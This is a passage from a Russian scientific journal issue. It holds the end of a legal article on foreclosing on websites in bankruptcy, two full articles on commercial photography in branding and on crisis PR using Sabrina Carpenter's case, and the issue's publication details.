Общим правилом, реализуемом при определении самой возможности обращения взыскания на объекты интеллектуальной собственности должника, является определение оборотоспособности исключительного права, самой возможности рассматривать данный объект гражданских прав как товар. Проблема с обращением взыскания возникает не только в связи с тем, что определенное право может обладать свойством не отчуждаемости, а с тем, что объект интеллектуальной собственности сложно оценить в связи с тем, что отсутствует методика оценки данного объекта. Прежде всего, это касается объектов, размещенных в сети Интернет и используемых в коммерческих целях [5].

Анализируя гипотетический механизм обращения взыскания на интернет-сайт, следует отметить, что для реализации указанной меры принудительного исполнения судебному приставу-исполнителю в первую очередь необходимо установить совокупность прав, принадлежащих владельцу сайта как составителю. Лишь после идентификации указанных объектов интеллектуальной собственности может быть рассмотрен вопрос о возможности обращения взыскания.

При этом важно подчеркнуть, что не на все элементы, входящие в состав интернет-сайта, допустимо обращение взыскания. Например, обращение взыскания на исключительные права на отдельные произведения, размещённые на сайте, такие как литературные, музыкальные, аудиовизуальные произведения, фотографии, товарные знаки и иные объекты авторских и смежных прав, представляется возможным и практически реализуемым. Напротив, обращение взыскания на исключительные права технической составляющей сайта, в частности, свёрстанные HTML-страницы и программное обеспечение, вызывает значительные затруднения. Учитывая неделимость технической основы сайта и её сложную структуру, практическая реализация взыскания в отношении исключительных прав на данные, составляющие сайта, представляется маловероятной.

Кроме того, учитывая высокую нагрузку на систему принудительного исполнения и значительное количество исполнительных производств, нельзя ожидать, что судебный пристав-

исполнитель будет самостоятельно заниматься анализом и вычленением отдельных объектов интеллектуальной собственности, входящих в состав сайта. Такой подход может быть реализован лишь при условии проактивной позиции взыскателя, который обладает достаточной квалификацией и чётко представляет, какие именно права на сайт и его содержание принадлежат должнику.

Критерии оценки объектов интеллектуальной собственности установлены Приказом Минэкономразвития России от 30.11.2022 г. № 659 Об утверждении федерального стандарта оценки «Оценка интеллектуальной собственности и нематериальных активов (ФСО XI)» (далее – Стандарт).

Положения настоящего федерального стандарта оценки распространяются на проведение оценки отдельных объектов оценки, являющихся интеллектуальной собственностью (в том числе отнесенных к нематериальным активам), совокупности таких объектов, а также сложных объектов (п. 1 Стандарта).

Что касается вопроса оценки стоимости интернет-сайтов и доменных имён, то здесь следует отметить наличие специализированных программных инструментов и онлайн-сервисов, позволяющих достаточно точно определить экономическую ценность таких объектов. Использование подобных ресурсов значительно упрощает процесс установления рыночной стоимости сайта как нематериального актива.

При этом представляется целесообразным развитие механизмов обращения взыскания на интернет-сайты исключительно в отношении тех сайтов, которые обладают признаками доходных активов и могут быть отнесены к категории нематериальных благ, способных приносить экономический эффект. В противном случае обращение взыскания на сайт, не имеющий реальной рыночной ценности или доходной функции, будет носить формальный характер и вряд ли обеспечит фактическое исполнение обязательств должника.

Перейдём теперь к рассмотрению вопроса реализации исключительных прав на интернет-сайт в рамках процедур банкротства.

Проблемы применения законодательства при обращении взыскания на объекты интеллектуальной собственности, принадлежащие должнику как субъекту отношений несостоятельности (банкротства), а также на право их использования, не получили до настоящего времени окончательного разрешения ни в действующем законодательстве, ни в цивилистической доктрине [5].

На практике, в рамках осуществления арбитражным управляющим мероприятий по формированию конкурсной массы, часто возникают проблемы даже не во включением объекта интеллектуальной собственности в конкурсную массу, сколько в механизме определения такого объекта как товара, поскольку свойства отдельных объектов интеллектуальной собственности как товара законом не определены, например, тех объектов, которые уже находятся на балансе должника, но не оформлены им надлежащим образом в уполномоченном органе. Проблема, в данном случае, заключается в том, что фактически такие объекты в качестве имущества рассматривать можно, но юридически они могут быть выставлены на торги только после того, как арбитражным управляющим будут выполнены все формальности с регистрацией прав на данные объекты интеллектуальной собственности, хотя и данные действия арбитражного управляющего не установлены законодательством о банкротстве, в связи с чем некоторые авторы предлагают использовать метод аналогии с теми действиями арбитражного управляющего, которые, например, в отношении установления прав на недвижимое имущество должника прямо предусмотрены законодательством о несостоятельности (банкротстве) [6, с. 61-66].

На настоящий момент Единый федеральный реестр сведений о фактах деятельности юридических лиц (ЕФРСБ) не обладает функциональной возможностью идентификации интернет-сайтов, принадлежащих должникам. В связи с этим возникает необходимость анализа практики реализации объектов интеллектуальной собственности в рамках процедур банкротства, а также выявления причин отсутствия системного подхода к обращению взыскания на сайты как потенциальные активы.

Для рассмотрения вопроса о возможности либо невозможности реализации интернет-сайта или входящих в его состав объектов интеллектуальной собственности предлагается проанализировать результаты инвентаризации имущества одного из известных российских предприятий – ООО «Сеть Связной».

Дело № А40-42574/23-178-101 «Б» связано с процедурой банкротства общества с ограниченной ответственностью «Сеть Связной» (ОГРН 1057748288850, ИНН 7714617793). Несколько лет назад данная компания являлась одним из крупнейших ритейлеров мобильных устройств, бытовой электроники и

аксессуаров, представленных через сеть киосков в различных городах России. Решением Арбитражного суда г. Москвы от 12.12.2023 г. общество признано несостоятельным (банкротом), в отношении него открыта процедура конкурсного производства.

Компания владела интернет-магазином с доменом svyaznoy.ru. По данным за 2018 год, доля онлайн-продаж в общем объёме реализации компании составляла около 25%, а товарооборот в интернет-канале за девять месяцев того же года увеличился на 34% по сравнению с аналогичным периодом предыдущего года. На момент подготовки настоящего исследования сайт не функционировал, что, вероятно, связано с прекращением оплаты хостинга.

В материалах конкурсного производства, размещённых в ЕФРСБ (сообщение № 17505841 от 26.03.2025 г.), в инвентаризационной описи отсутствуют сведения о правах на сайт. Более того, в сообщениях о торгах не содержится информации о продаже исключительных прав на указанный интернет-ресурс. При этом объекты интеллектуальной собственности, такие как товарные знаки, регулярно выставляются на торги и реализуются в рамках конкурсной процедуры.

Приведённые факты позволяют сделать вывод о том, что современная российская правовая система пока не рассматривает интернет-сайты в качестве полноценных имущественных активов. Хотя теоретически права на сайт могут быть учтены в бухгалтерском учёте как нематериальные активы, на практике механизм обращения взыскания на такие объекты отсутствует. Это обстоятельство, вероятно, связано с недооценкой обществом и профессиональным сообществом экономической ценности сайтов как самостоятельных объектов интеллектуальной собственности.

Изменение сложившейся ситуации возможно лишь после формирования устойчивого представления о сайте как о значимом экономическом активе. До тех пор, пока не произойдёт соответствующая правовая и экономическая переоценка, интернет-сайты не будут восприниматься в качестве объектов, доступных для обращения взыскания или реализации в рамках процедур банкротства.

Литература

1. Гражданский кодекс РФ (часть четвертая): Федеральный закон от № 18.12.2006 ФЗ-230.

2. Постановления Пленума Верховного Суда РФ от 23.04.2019 № 10 «О применении части четвертой Гражданского кодекса Российской Федерации».

3. Федеральный закон «Об исполнительном производстве» от 02.10.2007 № 229-ФЗ.

4. Соколова Н.И. Проблема обращения взыскания на исключительные интеллектуальные права и на объекты интеллектуальной собственности в России//Отечественная юриспруденция. № 7 (39) 2019. С. 12-14.

5. Евставьев И.Н. Практика обращения взыскания на объекты интеллектуальной собственности в процедурах несостоятельности (банкротства) // Гуманитарные, социально-экономические и общественные науки. 2024. № 7.

6. Зверева А.С. Юридическая судьба исключительного права на товарный знак в случае ликвидации юридического лица – правообладателя // Интеллектуальная собственность. Промышленная собственность. – 2018. – № 6. – С. 61-66.

DERYAEVA Ekaterina Petrovna
Graduate Student, Siberian Law University, Russia, Omsk

THE POSSIBILITY OF FORECLOSURE ON THE WEBSITE AND INCLUSION IN THE BANKRUPTCY ESTATE IN BANKRUPTCY PROCEEDINGS

Abstract. *In this article, the author tries to understand the possibility of foreclosing on the exclusive rights to the site and (or) including it in the bankruptcy estate in bankruptcy proceedings.*

Keywords: *internet site, exclusive rights, foreclosure.*

МАРКЕТИНГ, РЕКЛАМА, PR

ГУСЕВ Александр
профессиональный коммерческий фотограф,
Snapshot Studio LA, США, г. Лос-Анджелес

ОТ ТЕХНИЧЕСКОГО ИСПОЛНИТЕЛЯ К ВИЗУАЛЬНОМУ СТРАТЕГУ: ТРАНСФОРМАЦИЯ КОММЕРЧЕСКОЙ ФОТОГРАФИИ В БРЕНД-МЕНЕДЖМЕНТЕ

Аннотация. *Статья исследует эволюцию роли коммерческой фотографии в современных маркетинговых стратегиях. На примере кейсов брендов WMP Eyewear, RGMNT и Anons Diamonds показано, как профессиональная фотосъёмка влияет на конверсию, уровень возвратов и вовлечённость аудитории. Особое внимание уделяется различиям в подходах к визуальному контенту в масс-маркете и luxury-сегменте, а также адаптации изображений под цифровые платформы.*

Ключевые слова: *коммерческая фотография, бренд-менеджмент, визуальная идентичность, конверсия, адаптация контента, luxury-маркетинг.*

Современный рынок коммерческой фотографии претерпел радикальные изменения: из сугубо технической специальности она превратилась в стратегический инструмент бренд-менеджмента. Если ещё десятилетие назад фотограф рассматривался исключительно как исполнитель, отвечающий за качество снимков, то сегодня он становится полноправным соавтором бренд-стратегии, формирующим визуальную идентичность компании. Этот переход особенно заметен на примере кейсов таких брендов, как WMP Eyewear и Anons Diamonds, где профессиональная фотография стала ключевым фактором бизнес-успеха.

Эволюция роли фотографа наиболее наглядно прослеживается в изменении спектра решаемых задач. Современный специалист уже не ограничивается вопросами освещения и композиции – он активно участвует в анализе целевой аудитории бренда, разработке визуального языка и адаптации контента под различные цифровые платформы. Как показывает практика, такой комплексный подход даёт ощутимые результаты: по данным исследований, качественный визуальный контент способен увеличить конверсию на 25–35%, при этом снижая процент возвратов товаров на 20–23% [1].

Особенно показательна в этом отношении история бренда RGMNT, который после перехода от съёмки ювелирных изделий исключительно на моделях к комбинированию с clean product shots на однотонном фоне зафиксировал рост продаж на четверть [2].



Рис. 1. Пример изменения формата съемки одного и того же продукта на примере бренда RGMNT

Кейс особенно ярко демонстрирует, как системный подход к фотографии может решать конкретные бизнес-задачи. Столкнувшись с проблемами цветопередачи и высоким процентом возвратов, компания разработала строгую систему стандартов: использование освещения 5600K с индексом цветопередачи 96 CRI, светло-серый фон RGB 247-245-244 для аксессуаров и глубокий серый с градиентом для ювелирных изделий. Результаты превзошли ожидания: возвраты сократились на 23%, а вовлечённость в социальных сетях выросла на 40% [3]. При этом контент-стратегия WMP предусматривала чёткое распределение: 70% clean product shots, 20% studio-контента и 10% креативных экспериментов, что позволило охватить все ключевые маркетинговые каналы.

Рис. 2. Примеры фото WMP Eyewear после внедрения системы

В luxury-сегменте, представленном брендом Anons Diamonds, подход к визуальному контенту имеет принципиальные отличия. Здесь акцент смещается с технической точности на создание эмоциональной ценности и передачу премиальности продукта. Макросъёмка с увеличением 1:1, контроль бликов на драгоценных металлах, использование тёмных фонов и драматического освещения с коэффициентом контраста 3:1 – все эти приёмы работают на формирование особого визуального кода, понятного целевой аудитории. Эффективность такого подхода подтверждается цифрами: рост конверсии на 35% при рекордно низком для ювелирного рынка уровне возвратов – всего 1,2% [4].

Рис. 3. Макросъёмка ювелирных изделий Anons

Адаптация контента под различные цифровые платформы стала отдельным направлением работы современного коммерческого фотографа. Как показывает практика, требования разных каналов дистрибуции могут кардинально отличаться:

Таблица

Примеры адаптации одного продукта для разных платформ

Платформа	Требования	Пример реализации
Amazon	Чёткий белый фон, детали	Изометрия + масштабная линейка
Instagram	Эмоциональность, сторителлинг	Lifestyle на темном фоне
Сайт	Премиальная подача	Фото на модели



Рис. 4. Примеры адаптации одного продукта для разных платформ брендов WMP Eyewear и Anons Diamonds

Эти примеры наглядно демонстрируют, как изменилась роль фотографии в современном бренд-менеджменте. Из вспомогательного инструмента она превратилась в стратегический актив, напрямую влияющий на ключевые бизнес-показатели: от уровня продаж и конверсии до лояльности аудитории и процента возвратов. При этом подходы к визуальному контенту существенно различаются в зависимости от рыночного сегмента: если для масс-маркета критически важны точность и адаптивность, то в luxury-сегменте на первый план выходят эмоции и премиальность подачи.

Перспективы развития коммерческой фотографии связаны с дальнейшей профессионализацией отрасли. В ближайшие годы мы увидим рост спроса не просто на фотографов, а на визуальных стратегов, способных интегрировать фото- и видеоконтент в единую маркетинговую стратегию бренда. Развитие AI-инструментов для анализа эффективности контента позволит ещё точнее оценивать влияние визуальных решений на бизнес-результаты, делая работу фотографа ещё более осмысленной и измеримой.

Литература

1. Schroeder J. E. Visual Consumption. – Routledge, 2020.
2. HubSpot Research, 2023. The Impact of Visual Content on Consumer Behavior.
3. Labrecque L. et al. The Marketer's Palette: A Review of Color Research // Journal of Marketing, 2022.
4. Hill D. Emotionomics: Leveraging Emotions for Business Success. – Kogan Page, 2021.
5. Liu Y. Platform-Specific Visual Communication // Journal of Digital Marketing, 2023.

GUSEV Alexander
Professional Commercial Photographer, Snapshot Studio LA, USA, Los Angeles

FROM TECHNICAL PERFORMER TO VISUAL STRATEGIST: THE TRANSFORMATION OF COMMERCIAL PHOTOGRAPHY IN BRAND MANAGEMENT

Abstract. *This paper explores the evolution of the role of commercial photography within contemporary marketing strategies. Using case studies of WMP Eyewear, RGMNT, and Anons Diamonds, it demonstrates how professional photography impacts conversion rates, return levels, and audience engagement. Particular attention is given to differences in visual content approaches between mass-market and luxury segments, as well as the adaptation of images for digital platforms.*

Keywords: *commercial photography, brand management, visual identity, conversion, content adaptation, luxury marketing.*

КОЧЕРГА Арина Викторовна
специалист по связям с общественностью, Россия, г. Москва

ИМИДЖЕВОЕ РЕПОЗИЦИОНИРОВАНИЕ КАК АНТИКРИЗИСНАЯ СТРАТЕГИЯ В УСЛОВИЯХ КУЛЬТУРЫ ОТМЕНЫ: КЕЙС САБРИНЫ КАРПЕНТЕР

Аннотация. *В статье рассматриваются особенности антикризисного PR в условиях культуры отмены (cancel culture) в индустрии развлечений. Особое внимание уделяется технологии имиджевого репозиционирования как эффективному инструменту восстановления репутации публичной личности. В качестве примера используется кейс американской певицы Сабрины Карпентер, которая, оказавшись в центре публичного конфликта, сумела изменить восприятие своей персоны и выйти на новый уровень популярности. Методология основана на кейс-анализе и сопоставлении с теоретическими моделями антикризисных коммуникаций. Полученные результаты демонстрируют важность системного подхода и эстетической целостности при управлении репутацией.*

Ключевые слова: *антикризисный PR, культура отмены, репозиционирование, имидж, шоу-бизнес, Сабрина Карпентер, репутация.*

В последние годы в индустрии развлечений наблюдается рост количества репутационных кризисов, вызванных феноменом cancel culture – культуры публичной «отмены» известных личностей за те или иные действия, или высказывания. Это явление стало мощным инструментом общественного давления, особенно в условиях цифровых коммуникаций. Традиционные подходы к антикризисному PR требуют переосмысления, так как негатив в социальных сетях распространяется мгновенно и часто выходит за рамки управляемого медиаполя.

Актуальность темы обусловлена необходимостью выработки эффективных стратегий реагирования на такие репутационные угрозы в условиях новой цифровой реальности. Целью исследования является анализ особенностей антикризисного PR в индустрии развлечений в контексте cancel culture [1].

Культура отмены (cancel culture) стала одним из ключевых факторов формирования репутационных рисков в современной индустрии развлечений. Она представляет собой форму коллективного цифрового бойкота, когда знаменитости подвергаются публичному осуждению за поступки, высказывания или ассоциации с конфликтными темами.

Культура отмены – это социальное явление, выражающееся в массовом негативном отклике на действия или высказывания публичных лиц, компаний или брендов. Обычно оно проявляется в активном осуждении в соцсетях и организованном бойкоте. Главный механизм культуры отмены – отказ от поддержки: это проявляется в отписках, отказе от покупки товаров или услуг, а также снижении лояльности и доверия аудитории. В итоге такие действия приводят к серьёзным репутационным потерям и влияют на дальнейшую деятельность и имидж объекта «отмены» [2, с. 70-81].

Особенность cancel culture заключается в её вирусной природе: любая «ошибка» моментально масштабируется через социальные сети и вызывает массовую реакцию. Это требует от пиар-специалистов новой этики и скорости в построении антикризисных стратегий, которые опираются не только на реакцию, но и на переформатирование имиджа как основного инструмента репутационного управления.

Современные PR-команды шоу-бизнеса используют широкий спектр технологий для минимизации репутационных потерь. Среди них:

- управляемое молчание (сознательное избегание комментариев при одновременном визуальном присутствии);
- спиндокторинг (перенаправление внимания за счёт новых инфоповодов);
- извинение и признание ответственности (эмоциональное воздействие через сочувствие);
- имиджевое репозиционирование (глубокая работа над внешним и смысловым образом артиста).

Именно последнее становится особенно эффективным в долгосрочной перспективе, особенно если оно осуществляется в связке с творческой стратегией артиста [3].

В 2021 году певица Сабрина Карпентер оказалась втянутой в скандал, возникший на фоне конфликта между Оливией Родриго и Джошуа Бассетом. Песня Родриго «Drivers License», ставшая хитом, содержала намёки на «разлучницу», которой фанаты посчитали именно Сабрину. Это вызвало волну критики и негатива в её адрес – классический пример культуры отмены, когда осуждение быстро распространяется в соцсетях и может серьёзно повлиять на карьеру артиста.

В отличие от многих публичных фигур, Сабрина и её команда не вступали в споры и не оправдывались. Вместо этого была выбрана стратегия мягкого, но целенаправленного репозиционирования имиджа, включавшая несколько важных шагов. Во-первых, певица обновила визуальный стиль, сделав ставку на яркий, стильный 90s-глэм, который подчеркнул её уверенность и независимость, переключив внимание с конфликта на творческую личность. Во-вторых, в музыкальной сфере она выпустила новые треки – «Nonsense», «Espresso», «Please Please Please», – которые сочетали лёгкость, самоиронию и зрелое поп-звучание, демонстрируя её развитие как артиста. Третьим ключевым элементом стала активная работа в TikTok и визуальных медиа, где новый образ быстро стал вирусным и узнаваемым. Такой комплексный подход позволил не только снизить негатив, но и превратить кризис в возможность для роста и укрепления позиций в индустрии.

Стратегия Сабрины Карпентер – яркий пример упреждающего антикризисного управления, когда репутационное обновление становится инструментом не только преодоления кризиса, но и выхода на новый уровень в карьере, особенно в условиях современной цифровой медиасреды [4].

Отказ от попыток оправдаться помог сохранить эмоциональную выдержку и продемонстрировать зрелость артистки. Одновременно визуальная и музыкальная согласованность способствовали формированию цельного и гармоничного имиджа. Акцент на самоиронии и харизматичной сексуальности сделал Сабрину более близкой и понятной для аудитории, а переход к универсальному мейнстрим-попу позволил значительно расширить круг её поклонников [5].

Культура отмены кардинально изменила правила взаимодействия публичных личностей с аудиторией, превращая каждое высказывание или поступок в потенциальный репутационный риск. В условиях стремительного информационного потока традиционные методы антикризисного управления часто оказываются недостаточными. Однако кейс Сабрины Карпентер показывает, что грамотно выстроенное имиджевое репозиционирование способно не только минимизировать негатив, но и открыть новые возможности для карьерного роста.

В современном цифровом пространстве имидж стал ключевым ресурсом, а умение трансформироваться и создавать целостные коммуникационные стратегии – важнейшим конкурентным преимуществом. Таким образом, пример Сабрины подтверждает, что эффективное антикризисное управление может стать не только средством выживания, но и инструментом устойчивого роста и творческого обновления.

Литература

1. Чумиков А.Н. антикризисные коммуникации / А.Н. Чумиков М.: Аспект Пресс, 2013. – 172 с.

2. Дунас Д.В. Формируя теоретическую рамку «культуры отмены»: концептуальные истоки и актуальные интерпретации / Д.В. Дунас, А.Н. Гуреева, П.А. Киреева // Вестник НГУ. Серия: История, филология. – 2023. № 6. – С. 70-81.

3. Кейс: 9 принципов антикризисных коммуникаций // Sostav, 16.10.2017 [электронный ресурс] URL: https://www.sostav.ru/publication/kejs-9-printsipov-antikrizisnykh-kommunikatsij-28738.html.

4. Olivia Rodrigo Seemingly, Shades Joshua Bassett and Sabrina Carpenter in ‘Drivers License’ Song // US Weekly, 08.01.2021 [Электронный ресурс] URL: https://www.usmagazine.com/celebrity-news/news/olivia-rodrigo-seemingly-shades-joshua-bassett-sabrina-carpenter/.

5. The biggest controversies surrounding Sabrina Carpenter // Nicki Swift, 28.07.2024 [Электронный ресурс] URL: https://www.nickiswift.com/1628851/sabrina-carpenter-biggest-controversies/.

KOCHERGA Arina Viktorovna
Public Relations Specialist, Russia, Moscow

IMAGE REPOSITIONING AS A CRISIS MANAGEMENT STRATEGY IN THE ERA OF CANCEL CULTURE: THE CASE OF SABRINA CARPENTER

Abstract. *This article examines the features of crisis PR within the context of cancel culture in the entertainment industry. Special attention is given to the technology of image repositioning as an effective tool for restoring the reputation of a public figure. The case of American singer Sabrina Carpenter is used as an example, who, after finding herself at the center of a public conflict, managed to change the perception of her persona and reach a new level of popularity. The methodology is based on case analysis and comparison with theoretical models of crisis communications. The results demonstrate the importance of a systematic approach and aesthetic integrity in reputation management.*

Keywords: *crisis PR, cancel culture, repositioning, image, show business, Sabrina Carpenter, reputation.*

Актуальные исследования

Международный научный журнал
2025 • № 27 (262)
Часть I

ISSN 2713-1513

Подготовка оригинал-макета: Орлова М.Г.
Подготовка обложки: Ткачева Е.П.

Учредитель и издатель: ООО «Агентство перспективных научных исследований»
Адрес редакции: 308000, г. Белгород, пр-т Б. Хмельницкого, 135
Email: info@apni.ru
Сайт: https://apni.ru/

Отпечатано в ООО «ЭПИЦЕНТР».
Номер подписан в печать 15.07.2025 г. Формат 60×90/8. Тираж 500 экз. Цена свободная.
308010, г. Белгород, пр-т Б. Хмельницкого, 135, офис 40